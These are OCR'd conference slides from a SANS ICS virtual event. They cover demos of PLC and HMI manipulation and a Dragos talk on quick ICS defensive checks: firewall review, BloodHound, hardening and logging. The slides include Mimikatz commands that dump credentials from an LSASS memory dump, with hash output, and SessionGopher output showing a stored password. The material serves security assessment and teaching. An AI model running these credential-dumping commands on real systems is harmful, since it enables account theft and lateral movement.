


PLC and I/O Discussion and Demos

- Target Mechanical Systems and Critical Processes Through Automation
- PLC Simplified Internal Architecture – Solving Input –> Logic -> Output
- Demo - PLC itM No Ethernet Required to Cause Misleading HMI & Enunciator Panel Status
- Demo – Remote Output Operation
- Demo - Remote Breaker Operation
- Demo – A PID chewing on bad input = Bad output = Manipulation of Physical Systems

Demo – Numerous Bad Things

A PID chewing on bad input = Bad output = Manipulation of Physical Systems


192.168.24.3 (PanelView VNC Server) - ...
Enable Hacks
Local Output March
Off
Remote Output March
Off
Oven Temp
Setpoint
Actual
150
147
Guess the Tune
Off
Grid Exit
Breaker Control
4/25/2020 1:09:27 AM
H3321
H3321
100% 9:04
Configuration
Transmitter / Serial number
70C5300010 / N1822.700815
Tag / User sign
ARCDEMO /
Sensor type
T/C type K, 2 wires
Range
-346.0...1000.0 °F
Output
4...20 mA / Filter = 1.6 sec
Error monitoring
Upscale / Upscale
Error correction
ON
HART
HartLongTag / ADR:0

Conclusion & Questions

- Analyze mechanical systems and critical processes to understand the full impact of automation comprises
- Monitoring does provide a first line defense but it is “possible” to have activities that don’t get picked up by monitoring packages
- Security programs should include teaming efforts with actors that can describe critical systems and processes
- Code reviews of automation systems that are controlling mechanical systems are paramount after you understand the process you are controlling

QUESTIONS?

Please provide feedback

Session: Future Things
Simple Yet Effective ICS Cyber Attacks
Presenters: Jason Dely & Jeff Shearer

https://sansurl.com/future-things

Thank you!

#DISCSANS

DISC – SANS ICS Virtual Conference

SIMPLE WINS DURING SLOW DOWNS

Austin Scott (GICSP, CISSP, OSCP)
Dragos ICS Penetration Testing Principal

C:\>whoami

Austin Scott

Principal Industrial Penetration Tester

Dragos

@Austin_m_Scott

https://www.linkedin.com/in/synergist/

2019 DRAGOS YEAR IN REVIEW

81
Limited or no visibility into ICS/OT network

54
lacked separate IT and OT user management systems

76
organizations could not detect Dragos' Red Team activities

90
incidents involved shared credentials for lateral movement

100
routable network connections into their operational environments

71
have poor security perimeters

66
adversaries directly accessing the ICS

ICS CYBERSECURITY *RAPID* SELF-CHECK

Take ownership of understanding Cyber Risk in your environment.

OPERATIONALIZED RAPID SELF-CHECK

ICS FIREWALL RULES

WHAT WE SEE

- ICS Access from Corporate network
- Temporary rules
- Vendor solution dictated rules
- Vendor access rules

WHAT TO DO

- Use Firewall Browser and Identify: SSH, Telnet, Remote Desktop, VNC, WMI, PowerShell RM, RPC, SMB (PSEXEC)

CYBER RISK IMPACT

Reduce interactive protocol traversal points.

OPERATIONAL RISK

Medium – Verify firewall rule changes with ICS Vendors.

TOOLS REQUIRED

Solar Winds FREE Firewall Browser

DRAGOS

FIREWALL BROWSER DEMO

Firewall Browser

Line No.	Source	Destination	Services	Action	ACL Name
1990	192.168.0.1/32	any	udp/snmp-snmptrap	accept	prod2-access
1991	192.168.0.1/32	any	udp/ntp	accept	prod2-access
1992	192.168.0.10		tcp/ftp-data-telnet	accept	prod2-access
1993	192.168.0.1/32		tcp/3389	accept	prod2-access
1994	192.168.0.1/32		tcp/3389	accept	prod2-access
1996		any	any	accept	prod2-access
1997		any	any	accept	prod2-access

ACCESS MANAGEMENT

WHAT WE SEE

- Domain Admins Galore
- Overprivileged Service Accounts
- Numerous Paths to Domain Admin

WHAT TO DO

- Download and Run BloodHound
- Review Paths to Admins
- Review Overprivileged Accounts

CYBER RISK IMPACT

Increase difficulties in gaining access to Domain Administrator accounts.


OPERATIONAL RISK

Very Low

TOOLS REQUIRED

Bloodhound, Active Directory Enum Script

BLOODHOUND DEMO



BLOODHOUND

ACCESS MANAGEMENT #2

WHAT WE SEE

- We almost always find Credentials
- We often find default Credentials
- We often find Credentials that are stored and not properly encrypted.

WHAT TO DO

- Understand where and how Credentials are stored.
- Implement Access Management.

CYBER RISK IMPACT

Increase the level of effort required to obtain credentials.


OPERATIONAL RISK

Very low

TOOLS REQUIRED

Session Gopher, LSASS Dump and Mimikatz, Mimikittenz, Nirsoft.net Password Utils

MIMIKATZ CREDENTIAL HUNT DEMO



MIMIKATZ CREDENTIAL HUNT DEMO

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 5/30/2015 10:14:48 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : ADSDC02$
         * Domain   : ADSECLAB
         * NTLM     : ec2fa78dd1efe24d9780561f245c69c0
         * SHA1     : 48bbe93e4acc70bff740c717cf782b0f6c77653e
```

SESSION GOPHER CREDENTIAL HUNT DEMO

```
[+] Digging on WIN7-CLIENT01...
Microsoft Remote Desktop (RDP) Sessions


Source   : WIN7-CLIENT01\Bruce.Wayne
Hostname : 10.181.73.202
Username : CORP\Bruce.Wayne

Source   : WIN7-CLIENT01\Bruce.Wayne
Hostname : dc01
Username : CORP\ProfessorX

WinSCP Sessions


Source   : WIN-VV1VV5267KH\Brandon Arvanaghi
Session  : admin-anthony@198.273.212.334
Hostname : 198.273.212.334
Username : admin-anthony
Password : Super*p@ssw0rd
```

HARDENING

WHAT WE SEE

- Common system hardening issues allow for hash reflecting, passing and clear-text password recovery.

WHAT TO DO

- Windows - Run CHAPS
- Linux - Run Linux Bash script

CYBER RISK IMPACT

Greatly increase the difficulty for adversaries to escalate privileges and move laterally.

OPERATIONAL RISK

Medium – Verify system hardening changes with ICS vendor.

TOOLS REQUIRED

- Configuration Hardening Assessment PowerShell Script (CHAPS)
- Microsoft Security Compliance Toolkit
- CIS tools
- STIG tools

CHAPS HARDENING DEMO

```
PS C:\CHAPS> . .\chaps.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\CHAPS\chaps.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


    Directory: C:\Users\0x00\AppData\Local\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/5/2019   6:54 AM                chaps-20191105-065441
[*] Start Date/Time: 20191105T06544201-05
[-] You do not have Administrator rights. Some checks will not succeed. Note warnings.
[*] Dumping System Info to seperate file\n
```

CHAPS HARDENING DEMO

[+] = TEST PASS

[-] = TEST FAIL

```
[*] Testing if WDigest is disabled.
[-] WDigest UseLogonCredential key does not exist.
[*] Testing if LLMNR is disabled.
[-] DNSClient.EnableMulticast is enabled:
[*] Testing if Computer Browser service is disabled.
[-] Computer Browser service is: Running
[*] Testing Lanman Authentication for NoLmHash.
[-] NoLmHash registry key is configured: 0
[*] Testing if PowerShell Version 2 is permitted
[-] PowerShell Version 2 is permitted.
```

LOGGING

WHAT WE SEE

- Not Logging the Right Stuff
- Lack of Centralized Logging

WHAT TO DO

- Run CHAPS
- Implement Centralized Logging
- Validate Event Logging

CYBER RISK IMPACT

Improve Threat Detection Capability
Improve Incident Response Capability

OPERATIONAL RISK

Low – Centralized logging can increase network traffic within ICS environment

TOOLS REQUIRED

Configuration Hardening Assessment PowerShell Script (CHAPS)

CHAPS WINDOWS EVENT LOG CONFIG DEMO

```
[*] Testing if PowerShell Moduling is Enabled
[-] EnableModuleLogging Is Not Set
[*] Testing if PowerShell EnableScriptBlockLogging is Enabled
[-] EnableScriptBlockLogging Is Not Set
[*] Testing if PowerShell EnableScriptBlockInvocationLogging is Enabled
[-] EnableScriptBlockInvocationLogging Is Not Set
[*] Testing if PowerShell EnableTranscripting is Enabled
[-] EnableTranscripting Is Not Set
[*] Testing if PowerShell EnableInvocationHeader is Enabled
[-] EnableInvocationHeader Is Not Set
[*] Testing if PowerShell ProtectedEventLogging is Enabled
[-] EnableProtectedEventLogging Is Not Set
[*] Event logs settings defaults are too small. Test that max sizes have been increased.
[x] Testing Microsoft-Windows-SMBServer/Audit log size failed.
[x] Testing Security log size failed.
[-] Microsoft-Windows-PowerShell/Operational max log size is smaller than System.Collections.Hashtable[Microsoft-Windows-Pow
[-] Microsoft-Windows-TaskScheduler/Operational max log size is smaller than System.Collections.Hashtable[Microsoft-Windows-
[-] Microsoft-Windows-WinRM/Operational max log size is smaller than System.Collections.Hashtable[Microsoft-Windows-WinRM/Op
[-] Microsoft-Windows-Security-Netlogon/Operational max log size is smaller than System.Collections.Hashtable[Microsoft-Wind
[-] Microsoft-Windows-WMI-Activity/Operational max log size is smaller than System.Collections.Hashtable[Microsoft-Windows-W
[-] Windows PowerShell max log size is smaller than System.Collections.Hashtable[Windows PowerShell] GB: 0.015 GB
[-] System max log size is smaller than System.Collections.Hashtable[System] GB: 0.02 GB
[-] Application max log size is smaller than System.Collections.Hashtable[Application] GB: 0.02 GB
[-] Microsoft-Windows-TerminalServices-LocalSessionManager/Operational max log size is smaller than System.Collections.Hasht
```

NETWORK VISIBILITY

WHAT WE SEE

- Operate in ICS networks undetected
- Maintain perpetual access
- Do not know what is on networks

WHAT TO DO

- Identify SPAN ports for monitoring
- Create procedure for collecting network packet captures
- Use a free tool to view them

CYBER RISK IMPACT

Improve Threat Detection Capability
Improve Threat Hunting Capability
Improve Incident Response Capability

OPERATIONAL RISK

Low – Connecting to SPAN ports is nonroutable – BUT CPU usage of switches should be monitored.

TOOLS REQUIRED

Dragos Community Tools
Network Miner - $$
Dragos Platform - $$

Two Free (FOREVER) Community ICS Network Visibility Products from Dragos


Sophia

Continuous asset identification

CyberLens

Asset identification assessment with packet capture

Dragos CyberLens



And of course there is their Big brother the Dragos Platform

THANK YOU

DRAGOS

Please provide feedback

Session: Simple Wins During Slowdowns
Presenter: Austin Scott

https://sansurl.com/simple-wins

Thank you!

#DISCSANS

Electric Sector Incident Response

Tim Conway

– SANS Institute

– Instructor


Agenda

